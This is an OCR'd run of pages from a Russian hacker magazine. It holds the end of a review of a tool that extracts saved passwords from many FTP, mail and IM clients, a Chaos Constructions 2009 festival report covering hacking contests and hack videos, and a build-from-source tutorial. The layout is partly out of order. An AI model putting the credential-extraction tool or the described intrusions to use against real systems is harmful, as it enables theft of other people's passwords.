• FTP Commander Pro/Deluxe (mostly all versions)
• FTP Navigator (mostly all versions)
• BulletProof FTP Client 1.x, 2.x
• SmartFTP 1.x, 2.x
• TurboFTP 5
• FFFTP 1.x
• CoffeeCup FTP 3.x
• Core FTP 2.x
• FTPExplorer 7.x
• Frigate3 FTP 3.x
• UltraFXP 1.x
• FTPRush 1.x
• SecureFX (mostly all versions)
• Web Site Publisher 2.1.0
• BitKinex 3.0.8
• ExpanDrive 1.8
• Classic FTP PC (mostly all versions)
• Fling (mostly all versions)
• SoftX FTP Client (mostly all versions)
• Directory Opus (mostly all versions)
• FTP Uploader (mostly all versions)

2. E-mail-клиенты:

• Outlook Express 6.0
• Outlook 2000 (MSO 2000), 2002 (MSO XP), 2003 (MSO .NET), 2007
• Mozilla Thunderbird 1.0
• The Bat! v. 1.x, 2.x, 3.x
• Becky 2.x
• Eudora/Eudora Light (mostly all versions)
• Gmail Notifier (mostly all versions)
• Mail.Ru Agent 4.x
• Opera Email Client
• IncrediMail (mostly all versions)
• Group Mail Free (mostly all versions)
• Vypress Auvis 2.x
• PocoMail 3.x, 4.x
• Forte Agent 3.x
• iScribe/nScribe 1.x
• POP Peeper 3.x
• Mail Commander 8.x
• Windows Mail (mostly all versions)
• Windows Live Mail (mostly all versions)


Кроме того, тулза успешно вспоминает пассы от ряда IM-клиентов и еще множества полезных утил.

ПРОГРАММА: **AUTOCLICKEXTREME**
ОС: **WINDIWS 2000/XP**
АВТОР: **SHER-KHAN-SOFT**


Каждый день мы сталкиваемся с рутиной, причем нередко приходится повторять одни и те же действия, напоминающие подобие копипаста :). Для решения проблемы и были придуманы автокликеры, способные повторять нажатия клавиш мыши и клавы. Несколько подобных прог я уже описывал в X-Тулз, и сегодня хочу познакомить тебя с достойным представителем софтин подобного рода. Встречай — AutoClickExtreme. Из основных возможностей утилы можно отметить:

• Запись/воспроизведение действий юзера в произвольных приложениях
• Пиксельный контроль, то есть возможность привязки действий мыши к пиксельным изображениям на экране
• Удобная настройка случайного отклонения кликов мышкой
• Возможность вставки из буфера обмена произвольного текста вместо короткой команды вызова
• Управление буфером обмена
• Назначение «горячих» клавиш для каждой записи
• Управление записями

Поверь, утила вполне функциональна. Ты убедишься в этом, как только опробуешь ее собственноручно.







МАРИЯ «MIFRILL» НЕФЕДОВА MIFRILL@REAL.XAKEP.RU

CHAOS CONSTRUCTIONS 09

О ТОМ, КАК ПРОШЕЛ ЗНАМЕНИТЫЙ ФЕСТ В ЭТОМ ГОДУ

ФЕСТИВАЛЬ CHAOS CONSTRUCTIONS (CC) — ОДНА ИЗ СТАРЕЙШИХ ДЕМО-ПАТИ В РОССИИ, ХОТЯ НА СЕГОДНЯШНИЙ ДЕНЬ CC ПО ФОРМАТУ СТАЛ БЛИЖЕ К LAN-ПАТИ, ИЛИ ПРОСТО К КОМПЬЮТЕРНОМУ ФЕСТИВАЛЮ. КАК БЫ ТО НИ БЫЛО, ГОД ОТ ГОДА НА CHAOS CONSTRUCTIONS ПРИЕЗЖАЮТ УМЕЛЬЦЫ ИЗ САМЫХ ОТДАЛЕННЫХ УГОЛКОВ НАШЕЙ СТРАНЫ, А ТАКЖЕ СОСЕДИ ИЗ СТРАН БЛИЖНЕГО И НЕ ОЧЕНЬ ЗАРУБЕЖЬЯ. СЕЙЧАС Я РАССКАЖУ ТЕБЕ О ТОМ, КАК РАЗВЛЕКАЕТСЯ НАШ АНДЕГРАУНД, И НА ЧТО СПОСОБНЫ ТЕ САМЫЕ «УМЕЛЬЦЫ».



ИНТРО

Перед тем как непосредственно перейти к рассказу о Chaos Constructions 09, хочется немного рассказать о явлении демосцены как таковом, ведь даже организаторы ЦЦ не возражают против «экскурсов в историю».

Итак, для тех, кто последние годы прожил в глубоком бункере в тайге — как очень верно замечает русская Википедия — «демосцена — это субкультура и направление компьютерного искусства», и ключевое слово здесь именно «искусство». Зародился этот оригинальный способ творческого самовыражения примерно одновременно с появлением первых домашних компов — в 70-80-е годы. Именно тогда компьютеры не только стали «ближе к людям», но и научились воспроизводить графику и звук. А там где есть музыка и визуальный ряд, всегда найдется место и полету фантазии.

На базе таких культовых машин как ZX Spectrum, Commodore 64, а позже Amiga и Atari, первые демомейкеры начали «творить чудеса» — они заставляли компы исполнять трюки, которые по тем временам были дикостью.

Первыми ласточками нового искусства стали короткие интро — заставки, которые присовокупляли к взломанным играм, софту или к совсем еще совсем редким в ту пору езинам. Да-да, ломать игры и софт и писать к ним кряки, начали практически одновременно с появлением на свет КИ и софта.

Чем меньше «весила» демомейкерская поделка, тем лучше, но, несмотря на «вес», крохотная прога выжимала из компьютера все, на что тот был способен (путем реализации нетривиальных кодерских методик и алгоритмов). Состояли первые интро и демо, как правило, просто из ника автора или его логотипа, плюс самые чумовые красоты и эффекты, на которые только был способен компьютер тех лет. В скором времени, когда некая «критическая масса» мейкеров была достигнута, они начали банально соревноваться друг с другом (порой даже негласно), стараясь перещеголять «конкурентов» и придумать что-то новое, еще никем нереализованное. Вот тебе и демосцена, а чуть позже и демо-пати с фестивалями.

Итак, надеюсь, ты еще не умираешь от скуки, потому что теперь я позволю себе еще немного позанудствовать и сказать пару вводных слов о самом фесте.

Chaos Constructions тусовка старая — зародился фест в далеком 1995, под именем EnLight, и тогда эта была классическая демо-пати. Не сложно догадаться, что мероприятие поначалу было весьма камерным, ведь в те годы в России о демосцене знали, пожалуй, только сами демомейкеры, да круг приближенных к ним лиц и фанов. Так что будущий ЦЦ собирал лишь пару сотен человек и полностью посвящался демо-искусству.

Но с годами ситуация стала меняться — в век развитых видеокарт и игр демо-сцена начала сдавать позиции — к сожалению, мало кому сегодня интересно втискивать красивости в микрокод, когда какая-нибудь NVidia и пять гигов текстур переварит, не подавится. В итоге, Chaos Constructions потихоньку мутировал в полноценный компьютерный фест, с выставкой старого железа, хак-зоной, семинарами и даже с конкурсами для казуалов (чтобы они не чувствовали себя совсем уж обделенными). Пожалуй, единственное, что с годами не претерпело никаких изменений — CC как и ранее остается мероприятием некоммерческим и неформальным, строящимся на вольных начинаниях и, по сути, на голом энтузиазме организаторов.

Для тех, кто «хочет знать героев в лицо» — три главных орга ЦЦ 2009 — Oldayn, Frog и Random; именно этих людей стоит благодарить за то, что фестиваль вообще имел место. Всего же над организацией фестиваля в этом году трудилось порядка 20 человек.

В ОБЩЕМ И ЦЕЛОМ


Вот уже который год Chaos Constructions проходит в конце лета в Питере, на территории торгово-выставочного комплекса «Евразия». Сюда приезжают тысячи человек из самых разных стран мира, будь то Казахстан, Украина, Белоруссия или США, ну и, конечно, здесь полно народу из всех уголков нашей огромной страны. Особенно стоит отметить тот факт, что в последние годы гости имеют возможность остаться ночевать прямо на фестивале (для этого предусматриваются и места и условия), так что им можно не забивать себе голову поисками гостиницы и лишними расходами.

Но CC уникален не только тем, что ему суммарно уже более 10 лет и тем, что аналогичных мероприятий в России практически нет, но и совершенно неповторимой атмосферой. На самом деле, я вряд ли погрешу против правды, если скажу, что Chaos Constructions «делают» именно приезжающие сюда люди и атмосфера,

а вовсе не конкурсы, семинары и иже с ними. По сути, раз в год, в конце августа, почти весь русский компьютерный андеграунд выбирается из своих берлог и со всего мира съезжается в Питер, а на это, поверь, стоит посмотреть.
На ЦЦ каждый может найти что-то свое: кого-то больше заинтересуют конкурсы (их здесь представлен очень широкий спектр, от паяльных и программерских, до демосценерских и просто креативных, например, на лучшее фото или рисунок, сделанные на фестивале), кого-то — компьютерная безопасность, а кого-то — общение с людьми, посиделки за старыми компьютерами и ностальгические воспоминания. Все перечисленное, помноженное на неформальную обстановку, порождает непередаваемый коктейль.
В этом году масштабность фестиваля осталась примерно на том же уровне, что и в 2007-2008 годах. Количество посетителей, количество конкурсов, а также их участников сопоставимо с фестами прошлых лет, здесь ничего неожиданного не случилось. Однако наш «засланный казачок» — Сергей «Dlinyj» Долин, бывший в этом году не только в числе посетителей, но и в числе организаторов CC, отметил, что публика на этот раз вела себя гораздо приличнее, если не сказать, скованнее.
Обычное дело для прошлых ЦЦ — люди, еще только стоя в очереди на вход, уже создают маленькие тусовки и начинают обсуждать между собой самые разные темы. То есть, еще даже не успев пройти регистрацию, народ уже погружался в атмосферу олдскула — знакомился, делился новинками, или наоборот ностальгировал по старым компам и былым временам. В этом же году люди чинно выстроились в аккуратную очередь на вход, держа подмышками ноутбуки, и особой жажды общения за ними замечено не было. Очевидно, это связано с тем, что серьезных дядек на CC стало приезжать меньше, а новые люди (которых, к счастью, было много), еще не успели распробовать запретный плод по имени Chaos Constructions :).

ДЕМОСЦЕНА

Большая часть времени CC, традиционно, посвящается всевозможным конкурсам — в этом году на фестивале состоялось без малого 30 различных состязаний. Часть из них проходит в режиме реального времени, другая же часть требует длительной подготовки, так что прием работ начинается за несколько месяцев.
Последнее, как нетрудно догадаться, относится в основном к демосцене — разнообразные демо, интро и так далее пишутся и присылаются заранее, а во время феста уже происходит показ работ и голосование.
Подробно рассказывать обо всех демосценерских работах, пытаясь описать все продемонстрированное мейкерами, пожалуй, все равно, что пытаться в красках изложить чужие глюки, притом записанные со слов третьего лица. Проще говоря — полет фантазии мейкеров стоит увидеть собственными глазами, что я советую тебе сделать — на диске ты найдешь большую часть конкурсных работ с CC09.
Число работ, присланных в этом году на демо-конкурсы, не исчислялось погонными сотнями, или даже десятками, но это обычное дело — народ брал качеством, а не количеством. Ни для кого, в общем-то, не секрет, что наши демомейкеры пишут такие шедевры, от которых завистливо подвывает и кусает локти вся западная сцена. Так что, хоть CC и не дотягивает до размаха той же Assembly, интересного здесь бывает немало.
В общих чертах можно сказать, что больше всего работ на CC09 вполне традиционно представили спектрумисты, коих у нас до сих пор немало, и они любят показать класс. Теперь немного подробностей о самых примечательных работах, о распределении мест и победителях.
Интро «Yes we can» от Quite, взявшее первое место в конкурсе Combined 4k Intro — яркий пример того, почему нашей сцене завидует весь запад. Визуал в «Yes we can» создается полностью за счет шейдеров, и использовать такой прием, когда никаких объектов вне видеокарты не просчитывается, у нас начали едва ли не первыми в мире. Это интро недаром заставило народ в зале затаить дыхание и сорвало аплодисменты. Большинство людей, посетивших CC09, вообще склоняются к мнению, что из всех демо-конкурсов в этом году больше всего удался 4k Intro. Уж очень хороши были работы, притом не только те, которым удалось занять призовые места.
Первое место в ZX 640k Demo взяла работа «The Link от Alone Coder» от Invaders8, о которой даже сами организаторы говорят, что она скорее проходит вне конкурса. Дело в том, что эта демка написана с использованием акселерации на плате NeoGS, и выдает такие эффекты, которых от обычного Спектрума ждать не приходится. Интересна также и работа, занявшая 4-е место — «8 bit snail» от svo. Простенькое, на первый взгляд, интро написано для весьма редкой платформы Вектор 06ц, что само по себе достойно всякого уважения и, возможно, даже более высокого места :).
В Combined 64k Intro победила мрачноватая и стильная «Write me, please» от f0x.
Первое место в Combined Demo (объемом до 16 Мб) досталось «Digere animo» от demarche, но сам конкурс выглядел бледновато — имея в своем распоряжении более широкое поле деятельности, авторы показали почти то же самое, что и их коллеги из конкурсов с жесткими ограничениями по «весу» работ.
А вот с JavaFX demo и вовсе вышел небольшой казус — первое место пришлось отдать серебряному призеру. А все из-за того, что победитель Александр Щербатый, со своей «JavaFX HyperSphere», оказался сотрудником Sun Microsystems. Так что поздравления принимал Eustas с «Express JavaFX Demo». Справедливости ради скажу, что отрыв по голосам у чуваков был небольшой — меньше десятка.
И, пожалуй, на этом покончим с подробностями, потому как перечислять всех победителей можно очень и очень долго, а на перебор всех работ с ZX-конкурсов, всего пиксельарта, графики и фото не хватит и половины журнала.



ХАКЕРСКИЕ ШТУЧКИ

Вот уже несколько лет CC живет не только демосценой. Одним из «гвоздей программы» Chaos Constructions можно назвать рил-таймовый конкурс хакинга, запутанный, нелинейный и по-настоящему сложный HackQuest. Разработкой и организацией этого пира духа уже который год занимается хорошо известный нашим постоянным читателям, а также всем тем, кто интересуется российской сценой — Тоха, и одно только это уже является своего рода знаком качества. Нынешний год не стал исключением, так что передаю слово «виновнику торжества», потому что лучше самого Токзы о HackQuest'е не поведает никто: «легитимном хакинге»: от сетевой разведки и сканирования до поиска уязвимостей в веб-приложениях и ошибок в конфигурациях UNIX-систем. То есть «задача» была максимально приближена к «боевой», структура — абсолютно нелинейная (никаких рамок, только ты и твой ноутбук), и от того она должна была стать интересной. И стала. Новый формат Хак-Квеста понравился абсолютно всем, и в этом году стоявшая перед нами задача была проста — просто улучшить и развить верно выбранное направление. Свою лепту на этот раз внесли ребята из компании Positive Technologies, выступавшие в качестве соорганизаторов и придумавшие большое количество этапов квеста по взлому web-приложений. Свои этапы предоставила также и компания Sun Microsystems: не секрет, что для «сетевых воинов» Солярка традиционно является редким фруктом, в отличие от Линукса или Винды. В итоге Хак-квест без преувеличения стал лучшим за всю историю CC. Надо признаться, я не ожидал такого количества участников: отведенного под Хак-Зону оборудования в какой-то момент даже стало не хватать, ведь примерно четверть всех посетителей первого дня фестиваля, так или иначе, оседала в Хак-Зоне!

Фишкой направления «Сети и Хак» в этом году также являлся отдельный конкурс по обходу Web Application Firewall от компании Bitrix. Участникам предстояло «пробить» WAF, найдя вектора эксплуатации SQL-инъекции, XSS и Local File Including. Это было и правда непросто, но наличие победителей показало: какой бы прикладной фильтр вы ни использовали, гораздо эффективнее писать безопасный код ;).

Не может не радовать и то, что с качеством хак-квеста растет и уровень участников. Так, три года назад победителем стал тот единственный, кто мужественно отсидел все два дня. В этом же году среди участников были специалисты по ИБ из известных российских компаний-интеграторов, и между ними развернулось настоящее состязание».



В ЭТОМ ГОДУ СРЕДИ УЧАСТНИКОВ ХАК-КВЕСТА БЫЛИ СПЕЦИАЛИСТЫ ПО ИБ ИЗ ИЗВЕСТНЫХ РОССИЙСКИХ КОМПАНИЙ-ИНТЕГРАТОРОВ, И МЕЖДУ НИМИ РАЗВЕРНУЛОСЬ НАСТОЯЩЕЕ СОСТЯЗАНИЕ.

«В прошлом году Хак-Квест впервые прошел по совершенно новой схеме. Участникам не давалось никакой информации, кроме адресации подсети, в которую они могли подключиться. И вместе с тем, задача у них была все такая же (*как на Хак-Квестах прошлых лет. — Прим. mifrill*) — раздобыть ключевые слова, записанные в специальном формате, и ввести их в интерфейс сервера. Но ни адрес сервера, ни информация об интерфейсе им даны не были! Это заставило участников проявить весь комплекс знаний и умений, обычно применяемых при

Также к числу хакерских конкурсов можно отнести и HackVideo. Это уже не рил-таймовый конкурс, здесь представлены хаки, последовательно заснятые авторами на видео и присланные на ЦЦ заранее. В этом году публика лучше всего оценила следующие вещи: с огромным отрывом по голосам победили XENON and SmallBag с видюхой «EasyHack». В первой части чуваки под музыку из «Розовой пантеры» (да-да, под ту самую музыку) методично подбираются к проектору кинотеатра, а добравшись, выводят на экран поверх фильма сообщения а-ля «Seans okon4en. Piz***te otsuda =)» и «Hacked_for_CC_09». Послать сидящих в зале на три буквы по-русски не вышло из-за глюков с кодировкой. Во второй части видюхи они же успешно издеваются над http://openvpn.cc.

Второе место отошло ролику за авторством Хакер9009. Видюха повествует о взломе сначала сетки с WEP-шифрованием (уже практически традиционно — накапливаем пакеты, анализируем, получаем ключик), а затем подключенного к ней iPhone. Автор в очередной раз показал всем, что WEP — одна большая уязвимость, нигде нельзя оставлять стандартные логины-пароли (ну кто, в самом деле, оставляет заводские логин и пасс роутеру?), а приватную информацию нужно хранить в банке, в смысле, под надежной защитой. Попадание этого видео на второе место вызвало немалое удивление среди понимающих людей, по мнению которых все показанное даже не вторично, а третично и того хуже.

Третье место у d0znp, ONsec.ru за демонстрацию 1C Bitrix 8.0.5 + WAF XSS + Memory leak.

ПРОВОДА, ПАЯЛЬНИКИ И «ЖЕЛЕЗКИ»

Помимо конкурсов в рамках Chaos Constructions ежегодно проходит выставка старого, раритетного и просто интересного железа. Здесь все совсем как в музее, с одной лишь существенной разницей — все на ходу, и компы, калькуляторы и прочие девайсы не только



«можно потрогать», но за ними даже нужно посидеть и поработать, приобщаясь к нетленному и олдскульному, или наоборот — к новому и оригинальному.

Каждый год здесь представляют уникальные экспонаты, в основном, конечно, собранные, найденные и возвращенные к жизни силами самих коллекционеров. Впрочем, не подумай, что на CC нет ничего, кроме седой древности, работавшей на перфокартах: представлены и более «новые» девайсы, которые так или иначе чем-то примечательны.

Каждая машина заботливо сопровождается листом с подробным ее описанием, а порой даже с экскурсом в историю, цитатами из Википедии и от руки нарисованными картинками. Рядом с техникой тусуются ее хозяева, которые только рады рассказать подробности, все показать и обсудить. Например, своего рода завсегдатаи выставки CC Easy John (http://easyjohn.livejournal.com) и Сергей Фролов (http://www.leningrad.su/museum). Если эти имена тебе незнакомы, советую сходить по ссылкам, там много интересного: так, Сергей Фролов обеспечил едва ли не половину парка старой техники на CC09.

В остальном, чего только нет на «железной» части фестиваля... Наш резидент Dlinyj, к примеру, представлял роутер под Линуксом с приделанным к нему терминалом, с которого можно было вводить команды и управлять роутером, и эмулятор RFID-карточек. Были также и олдскульные моноблоки, в которых наличествовало буквально все, включая даже телефон — старая попытка создать «офисный компьютер», которую в Intel некогда сочли нерентабельной и заморозили проект. Ставшие ненужными компы тогда осели в одной фирме, откуда их и «спасли». Было множество Спектрумов, Amiga, Commodore и Atari. Была оборудованная приставками и компами геймзона, которая порадовала многих. Имелся стенд оверклокеров, где ребята с overclockers.ru химичили с жидким азотом (может это уже и стало слегка банальным, но зрелище все равно крайне захватывающее).

Кстати, еще одна не менее впечатляющая часть «железного» Chaos Constructions — Real-time Hardware Hack. Как понятно из названия, народ в режиме реального времени ломает железки. Процитирую правила конкурса:

«Конкурс проводится непосредственно на фестивале, в течение 1-3 часов. Каждый из участников получает устройство (печатная плата с элементами, без корпуса), на индикаторе которого идет обратный отсчет. Задача — изучить и обезвредить устройство, путем выставления на его входном разъеме комбинации перемычек, останавливающей обратный отсчет. Устройство реализовано на жесткой логике с применением отечественной элементной базы. Участникам предоставляются перемычки, светодиоды, резисторы, бумага, карандаш, справочная литература. Победа присуждается тому, кто первым назовет правильную комбинацию для своего устройства. Помните, что своими действиями вы можете не только остановить, но и ускорить отсчет! Во время конкурса участникам не разрешается пользоваться компьютерами, собственной справочной литературой, собственным оборудованием».

Стоит ли говорить, что напряжение буквально витает в воздухе, так его ионизируя, что того и гляди проскочит разряд? :) Создается полное ощущение того, что участники на самом деле обезвреживают бомбы, имея в запасе всего одну попытку, как сапер из известной приговорки. Кто-то рисует на бумажках схемы, кто-то экспериментирует, рискуя ошибиться. Ничего, казалось бы, замысловатого, но сколько фана, если даже не сказать адреналина! Победителями этого нелегкого челленджа стали: первое место — Павел Захаров (voice.el) 19:13; второе место — Конзуровский Александр 13:58; третье место — NOOP (Борис) 12:15 (указано время, оставшееся до «взрыва». На задание было потрачено 59 мин 59 секунд минус это время).

И ЕЩЕ КОЕ-ЧТО

Если ты думаешь, что это все, то глубоко ошибаешься. Кроме уже перечисленного, Chaos Constructions может похвастаться еще и семинарами по самым разным тематикам. Например, в этом году были «раскрыты темы» методов обхода Web Application Firewall и практического применения JavaFX. Прошел мастер-класс по участию в разработке свободного ПО на примере ReactOS; продолжилась начатая еще на прошлом ЦЦ дискуссия об ОС Фантом; и многие с удовольствием послушали исторический семинар Sceneart history — о развитии направления двухмерной (2D) рисованной компьютерной графики, то есть, по сути, о демосцене и ее истории.

«За кадром» в этой статье останутся всенародно любимые конкурсы по метанию жестких дисков и кибер-городки (аналог обычных городков, только фигуры здесь строят не из деревянных брусков, а из хардов, CD/DVD-приводов и другого «железа»). И совершенно невозможно передать словами те чувства, которые испытываешь, сидя за компом, место которого в музее, за стеклом с сигнализацией. Равно как и нельзя передать тот азарт, что витает над участниками всевозможных риалтаймовых состязаний; и увлеченность электронщиков, с которой они что-то паяют, подключают и доделывают прямо на ходу; и гордость хозяев раритетных машин, и многое, многое другое. Чтобы до конца понять, что же такое Chaos Constructions, нужно увидеть его своими глазами, нужно проникнуться его духом и нужно его прожить. В свете того, что фестиваль ежегодный, такая возможность представится уже в конце лета 2010 года, и не знаю, как ты, а лично я ею пренебрегать не собираюсь. Ведь где еще можно увидеть такое?

ЕВГЕНИЙ ЗОБНИН ZOBNIN@GMAIL.COM



Танцы с бубном и напильником

Все, что ты хотел знать о сборке из исходников

Рано или поздно все мы сталкиваемся с необходимостью сборки софта из исходников. Причин тому огромное множество, а проблем, сопровождающих этот процесс, еще больше. Что выбрать — архив tar.gz или CVS-срез? Как накладывать патчи? Что делать, если в исходниках нет скрипта configure? Как побороть ошибки компиляции? Как создать дистрибутивный пакет и заставить программу работать? Ответы на эти и многие другие вопросы ты найдешь в этой статье.

Статья разделена на несколько метаразделов, пошагово описывающих процесс сборки приложения и установки его в систему. Ты можешь проглотить ее сразу или использовать как справочник: разделы не зависят один от другого.

ПОЛУЧЕНИЕ ИСХОДНЫХ ТЕКСТОВ

Получить исходные тексты приложения можно несколькими способами. Самый простой и наименее трудозатратный — скачать архив tar.gz или tar.bz2 (или даже tar.lzma) с официального сайта разработчиков. В этом случае достаточно распаковать полученный файл с помощью одной из приведенных ниже команд и перейти к следующему разделу статьи.

```
$ tar xvzf имя.архива.tar.gz
```

или

```
$ tar xvjf имя.архива.tar.bz2
```

Примечание: если в твоей *nix-системе утилита tar не поддерживает флаг '-j', то задействуй конструкцию: «bunzip2 < имя.архива.tar.bz2 | tar xvf -».

Однако это не всегда будет самым удачным выбором. Команды разработчиков некоторых проектов допускают очень длительные перерывы между выпусками релизов своих детищ (вплоть до нескольких лет!), продолжая втихую работать над проектом. Причем это совсем даже не намек на огромное количество багов, которые программисты чинят днями и ночами — просто необходимый объем функциональности еще не накопился.


Выход из ситуации кроется в том, чтобы побродить по сайту разработчиков и найти ссылку на ежемесячные/еженедельные/ежедневные снапшоты. Если же ничего подобного на горизонте не виднеется, тогда бегом в святую святых — VCS-репозиторий исходных текстов проекта.

Использование репозитория VCS (системы контроля версий, к коим можно отнести CVS, Subversion, Git, Hg и множество других продуктов) в качестве источника «свежатинки» несет в себе массу полезнейших побочных эффектов. Тут и возможность всегда быть «на острие атаки», когда ты собираешь программу, последнее изменение в которую внесли 15 минут назад, и быстрое обновление (VCS выкачивают только изменившиеся файлы во время обновления), и чувство причастности к чему-то важному, в конце концов. Но есть и отрицательный момент — нестабильность хранящегося в VCS кода, которым, правда, можно пренебречь: в больших и серьезных проектах экспериментальные и особо неустойчивые нововведения обычно производят в отдельных ветках, а уже после вносят в основной код.

Учитывая , что в последнее время развелось множество различных систем контроля версий, беру на себя обязанность описать процесс получения исходных текстов из репозитория каждой из них:

- **CVS** — уже мало где используется, но имеет место быть:

```
$ sudo apt-get install cvs
$ cvs -z3 -d:pserver:anonymous@
cvs.bochs.sf.net:/cvsroot/bochs
checkout bochs
```



- **Subversion** — используется в проектах, размещенных на sf.net и code.google.com:

```
$ sudo apt-get install subversion
$ svn checkout http://inferno-ds.
googlecode.com/svn/trunk/ inferno-
ds-read-only
```

- **Git** — особо любима Linux-разработчиками, используется на kernel.org и github.com:

```
$ sudo apt-get install git-core
$ git clone git://github.com/
russel/scons.git
```

- **Mercurial** — code.google.com и множество других, более мелких, хостингов:

```
$ sudo apt-get install mercurial
$ hg clone https://inferno-os.
googlecode.com/hg/ inferno-os
```

ПРИМЕНЕНИЕ ПАТЧЕЙ

Исходные тексты — это еще не все. Иногда возникает необходимость в наложении хитрых патчей на приложения с целью расширить их функционал или исправить баг (выпуск неофициальных патчей, временно устраняющих сложно уловимые баги в коде — частая практика в среде Open Source). Что делать? Все просто. Первое: следует убедиться, что патч создан для той версии программы, исходниками которой ты завладел — небольшие расхождения в версиях допустимы, но не рекомендуемы. Второе: просмотреть патч, возможно в нем содержится бэкдор. Третье: проверить, гладко ли накладывается патч, и накладывается ли он вообще:

```
$ cd исходники_программы
$ patch --dry-run -p1 < /путь/к/пат-
чу.patch
```

Если все OK, можно запустить процедуру модификации:

```
$ patch -p1 < /путь/к/патчу.patch
```

Патчи могут распространяться в сжатом виде (с расширением .gz или .bz2). В этом случае процедура наложения будет выглядеть так:

```
$ gzip -cd патч.gz | patch -p0
```

или

```
$ bzip2 -cd патч.bz2 | patch -p0
```

Не бойся экспериментировать, потому что изменения, созданные патчем, всегда можно отменить, запустив команду patch с флагом '-R'.

ПОДГОТОВКА К СБОРКЕ

Перед тем как приступить к сборке приложения, хорошо бы убедиться в том, что все необходимые инструменты установлены и готовы к использованию. Во-первых, тебе понадобится собственно сам компилятор, содержащийся в пакетах gcc-* или тому подобных. Во-вторых, компоновщик и архиватор библиотек из пакета binutils. В-третьих, заголовочные файлы стандартной библиотеки языка Си — пакет libc-dev, и, конечно же, утилита make. Во многих дистрибутивах все это можно получить через установку специального мета-пакета. Пример для Ubuntu:

```
$ sudo apt-get install build-
essential
```

Файл README, содержащийся в корне архива, обязателен к прочтению. Как правило, в нем описаны все необходимые приложению зависимости, а также рекомендации по сборке и ответы на вопросы. INSTALL тоже можно проглядеть, но обычно он является стандартной копией одноименного файла, поставляемого с набором утилит autotools, и не представляет интереса.

КОНФИГУРИРОВАНИЕ И СБОРКА

В открытых проектах используются специальные системы сборки, задача которых заключается в определении типа операционной системы, установке специальных флагов компилятора и линковщика, поиске необходимых приложению библиотек и заголовочных флагов и последующей сборке и установке приложения.
Традиционно в качестве такой системы использовался покрытый сединой Makefile, в котором были описаны правила компиляции и установки приложения. Однако простота его синтаксиса вынуждала программистов выполнять двойную работу (написание самого приложения, плюс написание большого Makefile, который учитывал все особенности низлежащей ОС, самостоятельно находил библиотеки и т.д.) Поэтому в рамках проекта GNU был разработан набор утилит autotools, которые автоматизировали 95% этой работы и генерировали готовый к использованию Makefile. Позднее autotools, написанные на sh и perl, разрослись и стали настолько неудобны, что были разработаны альтернативные системы сборки, наиболее популярны из которых scons и cmake.
К чему это я? К тому, что от используемой системы сборки напрямую зависит то, какие команды придется выполнять пользователю, чтобы, имея исходные тексты приложения, получить его бинарник. Например, в системах, основанных на Makefile (которые легко идентифицировать по наличию одноименного файла в корне архива с исходниками), для сборки используется привычная команда make, а конфигурация (пути установки, набор включаемых в приложение компонентов, флаги компилятора и т.д.) обычно указывается прямо в самом Makefile (хотя может находиться и в отдельном файле).

```
j1m@j1m-desktop:~/hydrogen-0.9.4-rc2$ patch -p0 < patches/hydrogen-682-osx-scons.di
ff
patching file Sconstruct
Hunk #1 FAILED at 61.
Hunk #2 FAILED at 80.
Hunk #3 FAILED at 220.
Hunk #4 FAILED at 229.
Hunk #5 FAILED at 282.
Hunk #6 FAILED at 338.
Hunk #7 FAILED at 431.
7 out of 7 hunks FAILED -- saving rejects to file Sconstruct.rej
patching file qt4.py
Hunk #1 FAILED at 498.
1 out of 1 hunk FAILED -- saving rejects to file qt4.py.rej
j1m@j1m-desktop:~/hydrogen-0.9.4-rc2$
```

Налицо несовпадение версий патча и программы

Популярная система сборки autotools, идентифицируемая по наличию скрипта configure, более дружелюбна к пользователю и позволяет указывать все опции компиляции через аргументы командной строки:

```
$ ./configure --prefix=/usr/local
--without-debug --without-gtk
--with-qt --enable-mmx
```

